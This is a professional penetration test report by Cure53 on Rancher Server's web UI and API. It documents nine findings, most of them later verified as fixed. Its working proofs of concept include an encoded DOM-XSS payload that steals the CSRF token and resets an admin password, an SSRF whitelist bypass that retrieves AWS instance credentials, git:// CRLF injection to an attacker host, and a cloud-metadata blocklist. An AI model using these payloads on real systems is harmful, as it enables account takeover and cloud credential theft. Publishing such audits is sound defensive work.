Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Rancher Server Web & API 07.2019

Cure53, Dr.-Ing. M. Heiderich, MSc. N. Krein, N. Hippert, BSc. J. Hector, M. Kinugawa, MSc. S. Moritz, BSc. F. Fäßler

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

"Rancher is a complete software stack for teams adopting containers. It addresses the operational and security challenges of managing multiple Kubernetes clusters, while providing DevOps teams with integrated tools for running containerized workloads."

From https://rancher.com/

This report documents the findings of an extensive security assessment targeting the Rancher software compound. Carried out by Cure53 in July 2019, this project entailed both a thorough penetration test and a code audit, both aimed at revealing the security posture of numerous components within the Rancher complex. While nine discoveries have been made during this July 2019 Cure53 assessment, one item reached a "*Critical*" severity level.

As for the resources, all tasks and testing connected to this assignment were completed by seven senior members of the Cure53 team. The project was allocated a total of 24 person-days and relied on a white-box methodology. This means that Cure53 had access to the sources of the sources and could take advantage of a dedicated setup created by the Rancher team. On that environment, Cure53 had *admin* user-accounts and SSH access which facilitated maximum coverage.

The project proceeded in a timely and efficient fashion. Throughout the project, Cure53 communicated with the Rancher team on a dedicated, shared Slack channel. In the channel, Cure53 could ask all arising questions that were promptly addressed with good feedback from the Rancher team. In addition, the channel was used for communicating the test status, as well as to live-report the findings of this Cure53 engagement, thus allowing the Rancher team to address some of them on-the-fly. In essence, the test progressed without any technical problems and arrived at a very good coverage of the Rancher scope.

As noted above, Cure53 managed to identify nine problems negatively affecting the Rancher compound in terms of security. Five issues were documented as vulnerabilities and four were deemed to represent just general weaknesses, typically having lower exploitability potential. One of the findings was later declared as false alert and intended behavior. The finding carrying the "*Critical*" encompasses a parser flaw that would lead to SSRF and, in turn, permits stealing of highly-sensitive information. Alongside this "*Critical*" bug, Cure53 also note a "*High*"-scoring issue related to abusing DOMXSS in an error message. Again, with this issue as leverage, an attacker would have the capacity to steal valuable browser-credentials. The remaining findings had less prominent implications and, all in all, the problems should be seen as relatively easy to resolve.

In the following sections, the report will first present the scope in more detail and then moves on to tickets which shed light on the discoveries, doing so in a case-by-case manner. Alongside technical details like PoCs, Cure53 furnishes mitigation advice when applicable. The report closes with a conclusion in which Cure53 summarizes the project and issues a verdict about the tested software's features Conclusions about the security and privacy posture of the Rancher server, web and API complex are supplied in the final section of this document.

***Note:** This report was updated with fix notes for each addressed ticket in early early December 2019. All of those fixes have been inspected and verified by the Cure53 team in December 2019.*

Scope

- **Rancher Server Web & API**
  - WP1: Security Tests & Source Code Audits against Rancher Server Web UI
    - Most relevant repos: *rancher*, *ui*
  - WP2: Security Tests & Source Code Audits against Rancher Server API
    - Most relevant repos: *rancher*, *types*
  - WP3: Security Tests against Rancher Example Kubernetes Cluster
- **An environment was provided for Cure53 to work on**
  - https://cure53-pen.eng.rancher.space
  - SSH Access was granted to the system as well
- **Admin-users were provided**
- **Sources were made available to Cure53**

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *RAN-01-001*) for the purpose of facilitating any future follow-up correspondence.

RAN-01-001 UI: DOM-based XSS via error messages (*High*)

***Note:** This issue was verified as properly fixed in December 2019 by the Cure53 team, the problem no longer exists.*

It was found that the functionality for showing error messages is vulnerable to DOM-based XSS attacks. The Rancher application makes use of the *jGrowls*[1] JavaScript library for displaying data. Content is added to the *div* element via the *jQuery* function *html()* as shown below. Therefore, the submitted payload is displayed in the field without a sufficient degree of encoding. The payload will be executed on the affected domain's contents, thus leading to XSS attacks in certain scenarios. Due to the fact that the tricked user must have sufficient permissions, for example the ability. to add another *administrator*-user, the issue was only evaluated as "*High*".

Affected File:
https://cure53-pen.eng.rancher.space/assets/vendor-49fabd742259b763ae60f88eea75d6e9.js

Affected Code:
```
render: function(t) {
    var n = this
      , r = t.message
      , i = t.options
    i.themeState = "" === i.themeState ? "" : "ui-state-" + i.themeState
    var a = e("<div/>").addClass("jGrowl-notification alert " + i.themeState + " ui-corner-all" + (void 0 !== i.group && "" !== i.group ? " " + i.group : "")).append(e("<button/>").addClass("jGrowl-close").html(i.closeTemplate)).append(e("<div/>").addClass("jGrowl-header").html(i.header)).append(e("<div/>").addClass("jGrowl-message").html(r)).data("jGrowl",        i).addClass(i.theme).children(".jGrowl-close").bind("click.jGrowl", function() {
        return e(this).parent().trigger("jGrowl.beforeClose"),
        !1
    }).parent()
```

[1] https://github.com/stanlemon/jGrowl/blob/b782def1710a...50b7216a0742f/jquery.jgrowl.js#L292

```
    [...]
},
```

PoC Request (authenticated only):
https://cure53-pen.eng.rancher.space/c/c-rh9vb%3Cimg%2fsrc=x%20onerror=alert()%3E

Resulting HTML:
```
<div class="jGrowl-header">Error</div><div class="jGrowl-message">invalid
resource name "c-rh9vb<img src="x" onerror="alert()">": [may not contain
'/']</div></div>
```

The following PoC additionally illustrates how this vulnerability can be abused to completely take over an authenticated victim's account. An attacker has to make sure that their victim (e.g. a Rancher *administrator*) visits the following URL, thus triggering the malicious JavaScript code that abuses RAN-01-003 to change the user's password to "*test*":

Payload URL:
https://cure53-pen.eng.rancher.space/c/c-rh9vb%3Cimg%2fsrc=x%20onerror=eval(atob('YXN5bmMgZnVuY3Rpb24geCgpIHsKYz1kb2N1bWVudC5jb29raWU7Cmg9eydDb250ZW50LVR5cGUnOidhcHBsaWNhdGlvbi9qc29uJyxhY2NlcHQ6J2FwcGxpY2F0aW9uL2pzb24nLCd4LWFwaS1jc3JmJzpjLnN1YnN0cihjLmluZGV4T2YoJ0NTUkY9JykrNSwxMCl9OwphPShhd2FpdCAoYXdhaXQgZmV0Y2goImh0dHBzOi8vY3VyZTUzLXBlbi5lbmcucmFuY2hlci5zcGFjZS92My91c2Vycz9tZT10cnVlJmxpbWl0PS0xJnNvcnQ9bmFtZSIse2NyZWRlbnRpYWxzOidzYW1lLW9yaWdpbicsaGVhZGVyczpofSkpLmpzb24oKS50aGVuKGZ1bmN0aW9uKGRhdGEpIHtyZXR1cm4gZGF0YX0pKTsKYj0oYXdhaXQgKGF3YWl0IGZldGNoKGEuZGF0YVswXS5hY3Rpb25zWydzZXRwYXNzd29yZCddLHttZXRob2Q6J1BPU1QnLGNyZWRlbnRpYWxzOidzYW1lLW9yaWdpbicsaGVhZGVyczpoLGJvZHk6J3sibmV3UGFzc3dvcmQiOiJ0ZXN0In0nfSkpLmpzb24oKS50aGVuKGZ1bmN0aW9uKGRhdGEpIHtyZXR1cm4gZGF0YX0pKTsKfQp4KCk7'))%20%3E

Decoded Payload:
```
async function x() {
    c = document.cookie;
    h = {
        'Content-Type': 'application/json',
        accept: 'application/json',
        'x-api-csrf': c.substr(c.indexOf('CSRF=') + 5, 10)
    };
    a = (await (await fetch("https://cure53-pen.eng.rancher.space/v3/users?
me=true&limit=-1&sort=name", {
        credentials: 'same-origin',
        headers: h
    })).json().then(function(data) {
        return data
    }));
    b = (await (await fetch(a.data[0].actions['setpassword'], {
        method: 'POST',
        credentials: 'same-origin',
        headers: h,
        body: '{"newPassword":"test"}'
    })).json().then(function(data) {
        return data
    }));
}
x();
```

It is recommended to make sure to guarantee proper encoding for all user-controlled data that is rendered within the browser. In this case, it is recommended to display content only via the *jQuery* function of *text()* to prevent execution of JavaScript. As for additional information on how to mitigate Cross-Site Scripting (XSS) vulnerabilities, the *OWASP XSS Prevention Cheat Sheet*[2] provides substantial guidelines on hardening against this type of attack.

RAN-01-003 API: Current password not required on *setpassword* (*Low*)

The endpoint for changing one's password should require entering the current password. This can prevent somebody who hijacks the session or gets access to an unlocked machine from fully overtaking the account. However, it was found that there is another endpoint with an action of *setpassword*. This endpoint allows an *admin* to change the user's password without them knowing it. This means an *admin* can also change their own password unaware of that fact. Especially in combination with RAN-01-001, this could be used to fully compromise an *admin* account by taking it over.

PoC:
First the *admin* user ID has to be known, yet this can easily be gathered from other endpoints. Next, simply send a *POST* request with the following JSON payload to the endpoint below.

URL:
https://cure53-pen.eng.rancher.space/v3/users/**user-pdmjd**?action=**setpassword**

Post-Data:
```
{"newPassword":"test"}
```

[2] https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

This request should now have changed the *admin*'s password.

A possible solution could be to prevent *admins* from changing their own passwords, however this would still enable taking over any other *admin* account with the same attack scenario using the DOM XSS. Thus, it is recommended to only set passwords after an additional authentication step, for example asking for the current password or sending an email to the user. This would allow the user to either approve or ignore the password change in case of it being deemed malicious.

***Note:** Further discussion with the developers revealed that the behavior described above is intended. However, Cure53's standpoint that this feature weakens the platform's security holds.*

RAN-01-004 API: SSRF and CRLF injection with *git* protocol *(Medium)*

***Note:** This issue was verified as properly fixed in December 2019 by the Cure53 team, the problem no longer exists.*

It was found that adding a custom catalogue source makes Rancher vulnerable to CRLF injection and SSRF with the *git* protocol. In general, this functionality allows SSRF to *localhost* and other internal IPs with other protocols like *http* or *https*. However, this is a rather weak SSRF because request's type and content cannot be controlled. At the same time, with the CRLF injection and the *git* protocol, the issue signifies a powerful SSRF primitive.

Further exploitation depends on the internally exposed services. For example, a hosted *GitLab* with an internally reachable *Redis* instance could lead to Remote Code Execution[3].

PoC:
The following catalog URL is added. Fetching it is then attempted.

```
git://104.248.121.202:1338/asd%0axxx%0a
```

This will result in the error displayed in the UI. This sounds like *git://* should not be supported, however the request will be made.

```
Error in HTTP GET to [git://104.248.121.202:1338/asd%0axxx%0a/index.yaml],
error: Get git://104.248.121.202:1338/asd%0axxx%0a/index.yaml: unsupported
protocol scheme "git"
```

[3] https://gitlab.com/gitlab-org/gitlab-ce/issues/41293

In this case, the receiving IP is a server controlled by the attacker and the following output shows that the newlinews were successfully injected. This could be, for example, used to inject sent commands to a *Redis* instance[4].

```
root@ubuntu:~# nc -llv 104.248.121.202 1338
Listening on [104.248.121.202] (family 0, port 1338)
Connection from ec2-18-217-156-237.us-east-2.compute.amazonaws.com 52138
received!
0038git-upload-pack /asd
xxx
host=104.248.121.202:1338
```

It is recommended to restrict the supported protocols as much as possible and also ensure that no newlines can be injected. For further recommendations see RAN-01-008.

RAN-01-007 API: ACL bypass allows seeing all users for unprivileged ones *(Low)*

A standard user should not be able to list all other users on the system. For example, no *admin* accounts should be displayed by default when visiting the account's endpoint at https://cure53-pen.eng.rancher.space/g/accounts. However, it was found that the *search* API can be used to enumerate all users on the system, even when operating as a standard user without the necessary privileges. The *search* only succeeds when at least two characters are provided, making the option of enumerating all possible two-character combinations realistic.

PoC:
The vulnerable endpoint is the *search* action on the *principals* API:
https://cure53-pen.eng.rancher.space/v3/principals?action=search

The following *POST* request uses the token of a standard user (*fabian1*) and will find the *c53niko* user.

```
POST /v3/principals?action=search HTTP/1.1
Host: cure53-pen.eng.rancher.space
Content-Length: 13
accept: application/json
Origin: https://cure53-pen.eng.rancher.space
x-api-csrf: db1139d868
Cookie: CSRF=db1139d868; R_SESS=token-
bxszc:n8hmnr5mzfvg9lktrrzn894xgcgbzk52n76hfkvbxrcgvlnd59g5gw

{"name":"c5"}
```

[4] https://liveoverflow.com/gitlab-11-4-7-remote-code-execution-real-world-ctf-2018/

Response:

```
"data": [
    {
      "baseType": "principal",
      "created": null,
      "creatorId": null,
      "id": "local://u-fn4j6",
      "links": {
        "self": "https://cure53-pen.eng.rancher.space/v3/principals/local:%2F
%2Fu-fn4j6"
      },
      "loginName": "c53niko",
      "me": false,
      "memberOf": false,
      "name": "c53niko",
      "principalType": "user",
      "provider": "local",
      "type": "principal"
    }
  ]
```

While this ACL bypass is not leading directly to any compromise, it would be helpful for an attacker who has gained access to an unprivileged, standard user-account. From there, an adversary could find all privileged *admin* accounts.

Note: *Further discussion with the developers revealed that the behavior described in this ticket is intentional.*

RAN-01-008 API: Faulty parsing in meta-proxy leads to full SSRF (*Critical*)

Note: *This issue was verified as properly fixed in December 2019 by the Cure53 team, the problem no longer exists.*

It was discovered that a user with a minimal set of privileges can abuse the meta proxy endpoint to trigger a Server-Side Request Forgery (SSRF). This happens by bypassing the whitelist of the allowed hosts and ultimately means that an attacker can steal AWS keys using the AWS metadata service, or execute arbitrary JavaScript in the context of the Rancher domain.

Several small components and conditions contribute to making it possible for the host validation to be bypassed. In the following, an explanation of each component is given in order to facilitate understanding of this bug.

First, before the request is proxied, a function is called to ensure the given host is whitelisted.

Affected File:
rancher/pkg/httpproxy/proxy.go

Affected Code:
```
func (p *proxy) isAllowed(host string) bool {
      for _, valid := range p.validHostsSupplier() {
            if valid == host {
                  return true
            }

            if strings.HasPrefix(valid, "*")
                  && strings.HasSuffix(host, valid[1:]) {
                  return true
            }
      }

      return false
}
```

The first factor contributing to the bypass work is that wildcard entries are allowed. In this particular case, **.amazonaws.com* is used, even though any wildcard entry could be employed.

Next. it is important to note how the *isAllowed* function is called. For this, the *net/url* package of a standard *GO* library is used to parse the requested URL and extract the host.

Affected File:
rancher/pkg/httpproxy/proxy.go

Affected Code:
```
func (p *proxy) proxy(req *http.Request) error {
      path := req.URL.String()
      index := strings.Index(path, p.prefix)
      destPath := path[index+len(p.prefix):]
[...]
      destURL, err := url.Parse(destPath)
[...]

      if !p.isAllowed(destURL.Host) {
            return fmt.Errorf("invalid host: %v", destURL.Host)
      }
```

For demonstration purposes, one can look at the following request URL, where the highlighted part is passed as a string to the *isAllowed* function.

Request URL:
```
http://some.domain]tv:s3.amazonaws.com/some/path?whatever
```

Due to the wildcard entry, this is considered to be an allowed host despite not being a valid host in actuality. This leads to the subsequent crucial part of the code.
Affected File:
rancher/pkg/httpproxy/proxy.go

Affected Code:
```
func (p *proxy) proxy(req *http.Request) error {
[...]
        if !p.isAllowed(destURL.Host) {
                return fmt.Errorf("invalid host: %v", destURL.Host)
        }
[...]

        req.Host = destURL.Hostname()
```

The host in the *request* object is set to the output of the *Hostname()* function, defined in the *net/url* package.

Affected File:
go/src/net/url/url.go

Affected Code:
```
func (u *URL) Hostname() string {
        return stripPort(u.Host)
}
[...]
func stripPort(hostport string) string {
        colon := strings.IndexByte(hostport, ':')
        if colon == -1 {
                return hostport
        }
        if i := strings.IndexByte(hostport, ']'); i != -1 {
                return strings.TrimPrefix(hostport[:i], "[")
        }
[...]
```

As seen above, if a colon (:) and a closing bracket (]) are present, the hostname is read as everything that comes before the closing bracket, without any leading opening brackets ([). This turns the previously determined *hostname* into the following:

Output of *Hostname()*:
```
some.domain
```

Setting the host of the request to the above-mentioned *hostname* is key, since it allows the request to be routed to a valid host. However, for a successful request to be proxied, the port must be valid. Otherwise, the *httputil.ReverseProxy* will not proxy the request due to the following port check.
Affected File:
go/src/net/http/transport.go

Affected Code:
```
func (t *Transport) connectMethodForRequest(treq *transportRequest) (cm 
connectMethod, err error) {
        if port := treq.URL.Port(); !validPort(port) {
                return cm, fmt.Errorf("invalid URL port %q", port)
        }
        cm.targetScheme = treq.URL.Scheme
[...]
```

When looking at the *Port* function in the *net/url* package, an empty string is returned when the host string contains a closing bracket (]) without being followed by a colon (:).

Affected File:
go/src/net/url/url.go

Affected Code:
```
func (u *URL) Port() string {
    return portOnly(u.Host)
}
[...]
func portOnly(hostport string) string {
    colon := strings.IndexByte(hostport, ':')
    if colon == -1 {
        return ""
    }
    if i := strings.Index(hostport, "]:"); i != -1 {
        return hostport[i+len("]:"):]
    }
    if strings.Contains(hostport, "]") {
        return ""
    }
    return hostport[colon+len(":"):]
}
```

Thus, the following host string is considered an allowed host due to the wildcard check. Further, it leads to an arbitrary host due to the *Hostname* parsing, and, finally, it signals an empty port due to the *Port* parsing.

Host string for full bypass:

```
some.domain]tv:s3.amazonaws.com
```

As a Proof-of-Concept (PoC), this bypass can be used to steal the AWS keys from the AWS metadata service.

PoC for stealing AWS keys:
https://cure53-pen.eng.rancher.space/meta/proxy/http:/169.254.169.254]tv:s3.amazonaws.com/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

Response:

```
[...]
{
  "Code" : "Success",
  "LastUpdated" : "2019-07-11T13:30:01Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAT5Y[CENSORED]",
  "SecretAccessKey" : "XrV8nih[CENSORED]",
  "Token" : "AgoJb3JpZ2luX2VjEE0aCXV[CENSORED]..."
[..]
```

Other variations of the vulnerability described above can yield a simple XSS via *GET* or *POST* as well. All that is needed is an *EC2* or *S3* bucket under the attacker's control. Here they can place payloads that result in XSS without having to bypass the whitelist filter, given that **.amazonaws.com* is included on it anyway.

Using an SSRF payload that points to the attacker-controlled AWS instances will cause a malicious JavaScript to run in the context of the vulnerable Rancher instance and the currently authenticated Rancher user. An example can be seen in the following URL. Of course, similar JavaScript to the one used in RAN-01-001 can also be utilized.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

XSS Example:
https://cure53-pen.eng.rancher.space/meta/proxy/http:/lbmatbvfpubnginx01-756452041.us-west-2.elb.amazonaws.com/buscar?origem=organica&q=xxss%27])%3B+alert(document.cookie)%3B%2F%2F

Response:
Alert-Box with "R_USERNAME=test-global-admin; CSRF=06eea81e19; s_fid=09493E174E77026F-25D84716DC075976; s_dslv=1562847148925; s_vn=1594383133013%26vn%3D1; s_nr=1562847148928-New; regStatus=pre-register; s_cc=true"

This is a rather tricky vulnerability since - in parts - it is possible due to the way the *GO* library parses the URL. However, it is recommended to perform the whitelist check using the output of the *Hostname* function because this guarantees that the host for the request and the host for the check are identical.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

RAN-01-002 UI: Client-side DoS via undecodable cookie (*Info*)

Note: *This issue was verified as properly fixed in December 2019 by the Cure53 team, the problem no longer exists.*

A client-side DoS was spotted in one of the JavaScript files used by the Rancher application. In case an undecodable UTF-8 string is included in any of the cookies, the Rancher application stops working correctly due to a client-side JavaScript error.

Steps to Reproduce:

- Navigate to https://cure53-pen.eng.rancher.space/
- To simulate an attacker that can arbitrarily set cookies, execute the following JavaScript on the browser's DevTools:

```
document.cookie="key%FF=value%FF"
```

- Reload the page. A client-side error will be thrown and the page will no longer be displayed correctly.

The root cause of this issue was spotted in the following lines of the source code, pertinent to the Rancher's UI.

Affected File:
ui-master\ui-master\lib\shared\addon\cookies\service.js

Affected Code:
```
function parseValue(value) {
  if ( value.charAt(0) === '"' ) {
    value = value.slice(1, -1).replace(/\\"/g, '"').replace(/\\\\/g,
'\\').replace(/\+/g, ' ');
  }

  return decodeURIComponent(value);
}

function getAll() {
  let cookies = document.cookie.split(/;\s*/);
  let ret = {};

  cookies.forEach((cookie) => {
    [...]
    let name = decodeURIComponent(cookie.substr(0, idx));
    let val = parseValue(cookie.substr(idx + 1));

    ret[ name ] = val;
  });

  return ret;
}
```

It is recommended to ensure that the application works correctly even if unexpected cookies are set. This could be implemented by including the affected code in a *try/catch* block.

RAN-01-005 API: Catalog functionality allows access to cloud-metadata *(Low)*

***Note:** This issue was verified as properly fixed in December 2019 by the Cure53 team, the problem no longer exists.*

Similar to RAN-01-008, this issue shows that the *catalog* functionality in Rancher can be abused to access cloud-metadata services as well. An example can be seen in the following screenshot.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de



Fig.: Catalogs can point to metadata services

This creates a less effective variation of RAN-01-008, wherein the response is only partially rendered because the resulting error message cuts it off. Still, by inserting URLs such as http://169.254.169.254/latest/meta-data/ami-id#/index.yaml into the catalog editor under */g/catalog,* low-privileged attackers can partially leak details about the AWS instance. This can be done, for example, by supplying the */latest/meta-data/ami-id* endpoint, with the following response rendered.

Rendered Response:
```
Error while parsing response from [http://169.254.169.254/latest/meta-data/ami-
id#/index.yaml], error: yaml: unmarshal errors: line 1: cannot unmarshal !!str
`ami-068...` into helm.IndexFile
```

As such, parts of the *ami-id* end up with the attacker. This works in a similar manner with other sensitive endpoints such as */latest/meta-data/hostname*, all of which will partially disclose internal information about the AWS instance.

The exploitability of this issue highly depends on whether Rancher is installed on a cloud provider where metadata services - such as http://169.254.169.254 - are enabled. If that is the case, giving attackers control over URLs that are accessed by the Rancher instance is a delicate matter. In this case, the vulnerability can be partially mitigated by preventing responses from being disclosed by error messages of the YAML *unmarshaller*. However, it might make sense to generally prevent access to any meta instance of the cloud providers more broadly. The following list enumerates services where access should be prevented.

Cloud-Meta-Blacklist:

- AWS: http://169.254.169.254
- DigitalOcean: http://169.254.169.254
- Azure: http://169.254.169.254
- Kubernetes: https://kubernetes.default
- Rancher: http://rancher-metadata

It is recommended to harden the Rancher's catalog functionality and make sure that the URLs above cannot be reached via SSRF. It is important to make sure the actual IP address of the resolved hostname is correctly checked. Improper validation that is vulnerable to Time-of-check to time-of-use conditions otherwise might result in DNS-Rebinding attacks.

RAN-01-006 UI: Potential Open Redirect via *redirectTo* parameter *(Info)*

***Note:** This issue was verified as properly fixed in December 2019 by the Cure53 team, the problem no longer exists.*

It was found that a potential open redirect vulnerability exists in the Rancher application in connection with the *redirectTo* parameter. This bug is not an actual issue for now because the vulnerable part resides in unused code. However, if the code is changed in the future and starts to be in use, it may result in an exploitable condition.

As can be seen from the following code, the *redirectTo* parameter is fetched in the *model* function and the actual navigation is in the *finishLogin* function. Yet the latter is never called from the application.

Affected File:
ui-master\app\application\route.js

Affected Code:
```
model(params, transition) {
  [...]
  if ( params.redirectTo ) {
    let path = params.redirectTo;

    if ( path.substr(0, 1) === '/' ) {
      get(this, 'session').set(C.SESSION.BACK_TO, path);
    }
  }
  [...]
},
[...]
```

```
finishLogin() {
  let session = get(this, 'session');

  let backTo = session.get(C.SESSION.BACK_TO);

  session.set(C.SESSION.BACK_TO, undefined);

  if ( backTo ) {
    // console.log('Going back to', backTo);
    window.location.href = backTo;
  } else {
    this.replaceWith('authenticated');
  }
}
```

If the *finishLogin* function is called in the future, the problem will be reproducible from the URL provided next.

PoC:
https://cure53-pen.eng.rancher.space/login?redirectTo=//example.com/

It is recommended to check if the specified URL is in the same-origin by using the browser's URL API instead of checking the leading string. A solution is proposed next.

Proposed Fix:
```
var a = document.createElement('a');
a.href = REDIRECT_TO_PARAM;
if( a.origin === location.origin ){
  //it's same-origin URL
}
```

RAN-01-009 UI: General HTTP security headers missing *(Info)*

***Note:** This issue was verified as properly fixed in December 2019 by the Cure53 team, the problem no longer exists.*

It was found that the application is missing certain HTTP security headers in certain HTTP responses. This does not directly lead to a security issue, yet it might aid attackers in their efforts to exploit other problems. The flaws unnecessarily make the servers more prone to clickjacking, channel downgrade attacks and other similar client-based attack vectors.

It is recommended to review the following list of headers to prevent various headers-related flaws:

- **X-Frame-Options**: This header specifies whether the web page is allowed to be framed. Although this header is known to prevent Clickjacking attacks, there are many other attacks which can be achieved when a web page is frameable[5]. It is recommended to set the value to either **SAMEORIGIN** or **DENY**.
- **X-Content-Type-Options**: This header determines whether the browser should perform MIME Sniffing on the resource. The most common attack abusing the lack of this header is tricking the browser to render a resource as an HTML document, effectively leading to Cross-Site-Scripting (XSS).
- **X-XSS-Protection**: This header specifies if the browser's built-in XSS auditors should be activated (enabled by default). Not only does setting this header prevent Reflected XSS, but also helps to avoid the attacks abusing the issues on the XSS auditor itself with false-positives, e.g. Universal XSS[6] and similar. It is recommended to set the value to either **0** or **1; mode=block**.
- **Strict-Transport-Security**: Without the HSTS header, a MitM could attempt to perform channel downgrade attacks using readily available tools such as *sslstrip*[7]. In this scenario the attacker would proxy clear-text traffic to the victim-user and establish an SSL connection with the targeted website, stripping all cookie security flags if needed. It is recommended to set up the header as follows:

  Strict-Transport-Security: max-age=31536000; includeSubDomains;

  Note that the HSTS *preload* flag has been left out as it is considered dangerous[8].

Overall, missing security headers is a bad practice that should be avoided. It is recommended to add the mentioned headers to every server response, including error responses like *4xx* items.

More broadly, it is recommended to reiterate the importance of having all HTTP headers set at a specific, shared and central place rather than setting them randomly. This should either be handled by a load balancing server or a similar infrastructure. If the latter is not possible, mitigation can be achieved by using the web server configuration and a matching module.

[5] https://cure53.de/xfo-clickjacking.pdf
[6] http://www.slideshare.net/masatokinugawa/xxn-en
[7] https://moxie.org/software/sslstrip/
[8] https://www.tunetheweb.com/blog/dangerous-web-security-features/

Conclusions

The results of this Cure53 broad security assessment of the Rancher software compound are rather positive. After spending 24 days on the scope in July 2019, seven testers from the Cure53 team conclude that the number of findings can be seen as acceptable, especially given the vast complexity of the Rancher application.

To reiterate, Cure53 managed to identify nine issues with various severities. Importantly, the problems are spread across the entire spectrum of this project's Work Packages and can be attributed to flaws in the Rancher UI and its API. Moreover, they also demonstrate a concrete vulnerability in the configured cluster configuration example. Although this might sound concerning, especially when paired with items of "*Critical*" and "*High*" severities, it is counterbalanced by many flaws only being judged as "*Informational*" in nature.

Moving on to more technical details, it should be said that the good overall outcome of this Cure53 engagement has to do with the fact that Rancher's backend uses modern language constructs and code primitives that provide a solid defense premise by default, This was especially noticeable in terms of bug classes such as RCE or general command-line injections. However, in terms of the front-end UI, Cure53 spotted a severe DOM-XSS problem which can be combined with another general weakness (described in RAN-01-003) and signifies direct account takeovers. As such, the problem puts the users of the platform at risk. Further, more theoretical issues, such as a potential Open-Redirect (RAN-01-006) have been documented. Seen together with the fact that the UI omits important HTTP security headers, Cure53 concludes that this Realm of Rancher requires more security-driven engineering.

In the same vein, the backend code that is wrapped via the Rancher API was not free from issues. The most severe problem is described under RAN-01-008. Here, Cure53 spotted a parsing issue that results in a "*Critical*"-level server-side request forgery, a technique that, in many cases, results in a direct compromise of the Rancher server instance, especially if it is hosted in a cloud environment without sufficient role-based access control. A variation of this issue is described in RAN-01-004: once again, SSRF is the culprit of further issues that are highly dependent on the network setup. Therefore, it is important to understand the severity of such issues and devise additional hardening against this type of problems.

Cure53 also tested for other common weaknesses, such as Rancher's cross-user ACL rules and permission settings. One small issue described in RAN-01-007 was spotted and generally results in just a minor information leak. Critical parts of the Rancher application, such as its integration with the Kubernetes API or Rancher's cluster management functionality have been audited in-depth as well but Cure53 was unable to find problems in this realm, testifying to its adequate safety levels. Also on the plus side, the communications were handled exceptionally well by the Rancher team, indicating that there is a high in-house motivation for reaching all security goals. This contributed to the excellent coverage and Cure53's ability to confirm or discard issues quickly. It also demonstrated agility of the Rancher team in the face of time zone differences and providing spontaneous SSH access to its staging machines.

To conclude, the Rancher complex offers a technology stack of quite a high magnitude and this must be taken into account for the final verdict. Consequently, Cure53 can state that the project held well to the attacks and compromise attempts performed during this July 2019 assessment. Despite not being free from vulnerabilities here and there, Rancher passed this round of penetration testing. Nevertheless, Cure53 highly recommends for future audits to focus on separate core parts of the application as the overall complexity makes it hard to allocate enough time for more fine-grained analyses. In other words, the Rancher complex appears secure in broad terms, yet more than just this July 2019 project are needed for the Cure53 to evaluate the Rancher scope in its breadth and depth.

Cure53 would like to thank Jason Greathouse, Bill Maxwell and Taylor Price from the Rancher Labs, Inc. team for their excellent project coordination, support and assistance, both before and during this assignment.